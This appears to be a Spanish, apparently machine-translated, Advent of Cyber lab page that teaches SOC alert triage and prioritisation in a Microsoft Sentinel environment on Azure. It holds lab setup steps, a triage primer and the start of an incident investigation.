

10-SOC Alert Triaging - Tinsel Triage

Introduction



El Centro de Operaciones de Seguridad de Best Festival Company estaba sumido en el caos. Las pantallas parpadearon, las luces destellaron y el sonido de las alertas resonó en la habitación como una tormenta digital. Los elfos corrieron entre las consolas, con sus rostros iluminados por el brillo de las advertencias rojas y naranjas. Había alertas de lluvia y nadie sabía dónde había comenzado la tormenta.

Los susurros se extendieron por el SOC mientras la tensión llenaba el aire. Algo extraño estaba sucediendo en el entorno de la nube y el momento no podría ser peor. A medida que la tormenta de alertas se hacía más intensa, un nombre surgió entre los preocupados elfos: los malvados Conejos de Pascua. ¿Pero por qué ahora? ¿Y qué buscaban esta vez?

Objetivos de aprendizaje

- Comprender la importancia de la clasificación y priorización de alertas
- Explore Microsoft Sentinel para revisar y analizar alertas
- Correlacione registros para identificar actividades reales y determinar veredictos de alerta

Siga las instrucciones a continuación para acceder a su laboratorio para realizar la tarea.

Para comenzar, haga clic en el botón Detalles de la nube a continuación.

En caso de que el laboratorio no se cargue y produzca un error debido a grandes volúmenes en Azure, espere 30 minutos antes de volver a intentarlo.

Detalles de la nube

En la pestaña Entorno, haga clic en el botón Unirse al laboratorio para implementar su entorno de laboratorio.

 Cloud Details

×

Environment

Credentials

Lab State:

● Not Joined

Join Lab

Copy Lab URL

Leave Lab

Después de unirse al laboratorio, seleccione la pestaña Acciones. Desde aquí, primero haga clic en (1) Implementar laboratorio. Espere de 2 a 3 minutos antes de proceder a hacer clic en el botón (2) Implementar reglas para asegurarse de que su entorno esté configurado correctamente.

 AoC 2025 - Day 10 (Azure)

Environment

Actions

Credentials

1

Deploy Lab

● Not Actioned

2

Deploy Rules

● Not Actioned

Join Lab

Copy Lab URL

Leave Lab

Luego, haga clic en el botón Copiar URL del laboratorio para copiar la URL del portal de Azure y abrirla en una nueva pestaña.

 AoC 2025 - Day 10 (Azure)

Environment

Actions

Credentials

Lab State:

● Joined

Expires in:

● About 1 Hour

1

Join Lab

Copy Lab URL

Leave Lab

A continuación, seleccione la pestaña Credenciales para ver sus credenciales de inicio de sesión para acceder al portal de Microsoft Azure.

 AoC 2025 - Day 10 (Azure)



Environment

Actions

Credentials

Lab ID:

11038910



Username:

usr-11038910@aoc2025.onmicrosoft.com



Password:



Temporary Access Pass:



Join Lab

Copy Lab URL

Leave Lab

Inicie sesión con su nombre de usuario y Pase de acceso temporal (TAP) desde la pestaña Credenciales. Luego haga clic en Siguiente para continuar. Esto lo llevará directamente al portal de Microsoft Azure.

 Microsoft

Sign in

Email, phone, or Skype

No account? [Create one!](#)

Can't access your account?

Back

Next

 Sign-in options

 Sign in with GitHub



← usr-25102900@aoc2025.onmicrosoft.com

Enter Temporary Access Pass

Temporary Access Pass

☐ Show Temporary Access Pass

[Use your password instead](#)

Sign in

Nota: El proceso de implementación completo después de presionar Implementar laboratorio e Implementar reglas demora entre 4 y 5 minutos. Asegúrate de darle suficiente tiempo. Además, el acceso al laboratorio caducará después de 1 hora.

En una nota rápida, el contenido del modal Detalles de la nube será visible en la parte superior de la sala una vez que se implemente el laboratorio. Esto le permite acceder fácilmente a todos sus datos y controlar el laboratorio.

Active Lab Information - AoC 2025 - Day X (Azure)

Environment

Lab State: ● Joined

Expires in: ● 30 Minutes

Actions

Deploy Lab

● Not Actioned

Deploy Rules

● Not Actioned

Credentials

Lab ID:

Username: @aoc2025.onmicrosoft.com

Password: *****

Answer the questions below

I have successfully deployed the lab and its rules, and I'm now ready to access my Azure account!

No answer needed

Alert Triaging Primer

Está lloviendo alertas

McSkidy recibió alertas de que está lloviendo; Algo inusual está sucediendo dentro del inquilino de Azure. Los tableros se iluminan con actividades sospechosas y las primeras señales indican un posible ataque de los Evil Bunnies. The Best Festival Company debe actuar rápido para sobrevivir a este ataque antes de que afecte las operaciones de toda la temporada.



Antes de investigar estas alertas en Microsoft Sentinel, McSkidy debe dar un paso atrás y comprender lo que está sucediendo. Cuando las alertas comienzan a llegar, saltar directamente a cada una no es eficiente, ya que no todas las alertas son iguales. Algunos son ruido, otros son falsos positivos y algunos pueden indicar amenazas reales en progreso.

Aquí es donde la clasificación de alertas se vuelve crítica. La clasificación ayuda a los equipos de seguridad a identificar qué alertas merecen atención inmediata, cuáles se pueden quitar prioridad y cuáles se pueden ignorar de forma segura por un momento. El proceso separa el caos de la claridad, lo que permite a analistas como el equipo SOC de McSkidy centrar su tiempo y recursos en lo que realmente importa.

Clasificación de alertas

Ahora, continuemos la discusión sobre la clasificación de alertas. En la sección anterior, presentamos el triage y por qué es esencial. Esta vez, nos centraremos en cómo abordarlo, qué priorizar, qué buscar y qué hacer inmediatamente después de una alerta.

Cuando aparecen varias alertas, los analistas deben tener un método coherente para evaluarlas y priorizarlas rápidamente. Hay muchos factores que puede considerar al realizar la clasificación, pero estos son los fundamentales que siempre deben formar parte de su proceso de identificación y evaluación de alertas:

Key Factors	Description	Why It Matters?
Severity Level	Revise la clasificación de gravedad de la alerta, desde Informativa hasta Crítica.	Indica la urgencia de la respuesta y el riesgo comercial potencial.
Timestamp and Frequency	Identifique cuándo se activó la alerta y verifique la actividad relacionada antes y después de ese momento.	Ayuda a identificar ataques en curso o patrones de comportamiento repetido.
Attack Stage	Determine qué etapa del ciclo de vida del ataque indica esta alerta (reconocimiento, persistencia o filtración de datos).	Da una idea de hasta dónde puede haber progresado el atacante y su objetivo.
Affected Asset	Identifique el sistema, usuario o recurso involucrado y evalúe su importancia para las operaciones.	Prioriza la respuesta en función de la importancia del activo y el impacto potencial del compromiso.

En resumen, estas cuatro representan las dimensiones esenciales del triage:

- Gravedad: ¿Qué tan grave?
- Hora: ¿Cuándo?
- Contexto: ¿En qué parte del ciclo de vida del ataque?
- Impacto: ¿Quién o qué se ve afectado?

Forman una base equilibrada que es lo suficientemente simple para que los analistas la apliquen rápidamente pero lo suficientemente completa para tomar decisiones informadas.

Después de revisar estos factores, decida su próximo paso: escalar al equipo de respuesta a incidentes, realizar una investigación más profunda o cerrar la alerta si se confirma que es un falso positivo. Un proceso de clasificación estructurado como este ayuda a garantizar que el tiempo y los recursos se centren en lo que realmente importa.

Profundizando en una alerta

Después de identificar qué alertas merecen mayor atención, es hora de profundizar en los detalles. Siga estos pasos para investigar y correlacionar eficazmente:

- **Investigue la alerta en detalle:** Abra la alerta y revise las entidades, los datos del evento y la lógica de detección. Confirme si la actividad representa un comportamiento malicioso real.
- **Consulte los registros relacionados:** Examine las fuentes de registro relevantes. Busque patrones o acciones inusuales que se alineen con la alerta.
- **Correlacione múltiples alertas:** Identifique otras alertas que involucren al mismo usuario, dirección IP o dispositivo. La correlación a menudo revela una secuencia de ataque más amplia o una actividad coordinada.
- **Construya un contexto y una línea de tiempo:** Combine marcas de tiempo, acciones de usuarios y activos afectados para reconstruir la secuencia de eventos. Esto ayuda a determinar si el ataque está en curso o ya ha sido contenido.
- **Decide la siguiente acción:** Si hay indicadores de compromiso, escale al equipo de respuesta a incidentes. Investigue más a fondo si se necesita más evidencia o correlación. Cierre o suprima si la alerta es un falso positivo confirmado y actualice las reglas de detección en consecuencia.

- **Documentar los hallazgos y las lecciones aprendidas:** Mantenga un registro claro del análisis, las decisiones y los pasos de remediación. La documentación adecuada fortalece los procesos SOC y respalda la mejora continua.

Con la clasificación completa y la investigación en marcha, McSkidy comienza a armar el rompecabezas. Cada alerta, entrada de registro y marca de tiempo la acerca a descubrir qué están haciendo los Evil Bunnies dentro del inquilino de Azure. Es hora de conectar los puntos y revelar el panorama más amplio detrás del ruido.

Answer the questions below

Let's proceed to the action!


No answer needed

Environment Setup


Configuración del entorno

Antes de continuar con la clasificación de alertas, primero configuremos el entorno de su laboratorio. Este paso garantiza que todas las alertas simuladas estén listas en su entorno de Azure.


Para comenzar, diríjase al Portal de Azure y busque Microsoft Sentinel.



Luego, haga clic en su instancia de Sentinel dedicada, vaya a la pestaña Registros y seleccione la tabla de registro personalizada denominada Syslog_CL.




Después de ejecutar la consulta, se deben representar los registros de este entorno de laboratorio.



Nota: Es posible que los registros tarden algunos minutos en incorporarse por completo. Espere antes de continuar con el siguiente paso. Puede hacer clic en el botón Actualizar para ver la tabla actualizada.

Preparando las reglas centinela


Después de revisar los registros, navegue hasta la pestaña Configuración y seleccione Análisis, como se muestra en la imagen a continuación.



A partir de aquí, nuestro objetivo es volver a habilitar el conjunto de reglas implementado y obligarlo a activar las alertas, produciendo así los incidentes. A partir de la pestaña Análisis, seleccione todas las reglas activas y haga clic en Desactivar. Una vez que las reglas estén deshabilitadas, selecciónelas nuevamente y haga clic en Habilitar.

Nota: actualice la página si encuentra el mensaje "Esta página se ha movido al portal de Defender". Tenga esto en cuenta cada vez que encuentre ese mensaje.

Después de realizar estos pasos, recibirá una notificación indicando que ha vuelto a habilitar las reglas con éxito.



Ahora que hemos preparado el entorno, procedamos con la discusión sobre la clasificación de alertas en la siguiente tarea.

Investigation Proper


McSkidy va a clasificar

Ahora que hemos aprendido sobre la clasificación, pasemos a la parte divertida: trabajar dentro del entorno SOC real de Best Festival Company alojado en Azure. Aquí es donde McSkidy pondrá a prueba sus habilidades de clasificación utilizando Microsoft Sentinel, una plataforma SIEM y SOAR nativa de la nube. Sentinel recopila datos de varios servicios, aplicaciones y fuentes conectadas de Azure para detectar, investigar y responder a amenazas en tiempo real.

A través de Sentinel, McSkidy puede ver y administrar alertas, analizar incidentes y correlacionar actividades en múltiples registros. Proporciona visibilidad de lo que sucede dentro del inquilino de Azure y permite a los analistas pasar de una alerta a otra de manera eficiente. En la siguiente parte, exploraremos cómo McSkidy revisa las alertas, profundiza en la evidencia y utiliza las herramientas de investigación de Sentinel para descubrir la verdad detrás del ataque de los Evil Bunnies.

Microsoft Sentinel en acción

Para iniciar la actividad, navegue hasta Microsoft Sentinel y seleccione su instancia de Sentinel dedicada. Luego, en el menú desplegable Gestión de amenazas, seleccione la pestaña Incidentes para ver los incidentes desencadenados durante el período de tiempo actual. También puede presionar el botón << para expandir la vista como se muestra en la imagen a continuación.




Nota: Inicialmente hemos precargado las reglas de los pasos anteriores. En algunos casos, es posible que las alertas aún no se hayan activado. Pero no se preocupe, rehaga el paso de habilitar/deshabilitar reglas para activarlas.

De las imágenes de la tarea, se desprenden ocho incidentes abiertos, cuatro de gravedad alta y cuatro de gravedad media. Tenga en cuenta que estos números pueden diferir en el entorno de su laboratorio.

Dado que nos centramos en abordar primero las amenazas más críticas, comenzaremos con las alertas de alta gravedad. Estos representan posibles puntos de compromiso o actividades de escalada de privilegios que podrían conducir a un control total del host si no se controlan.

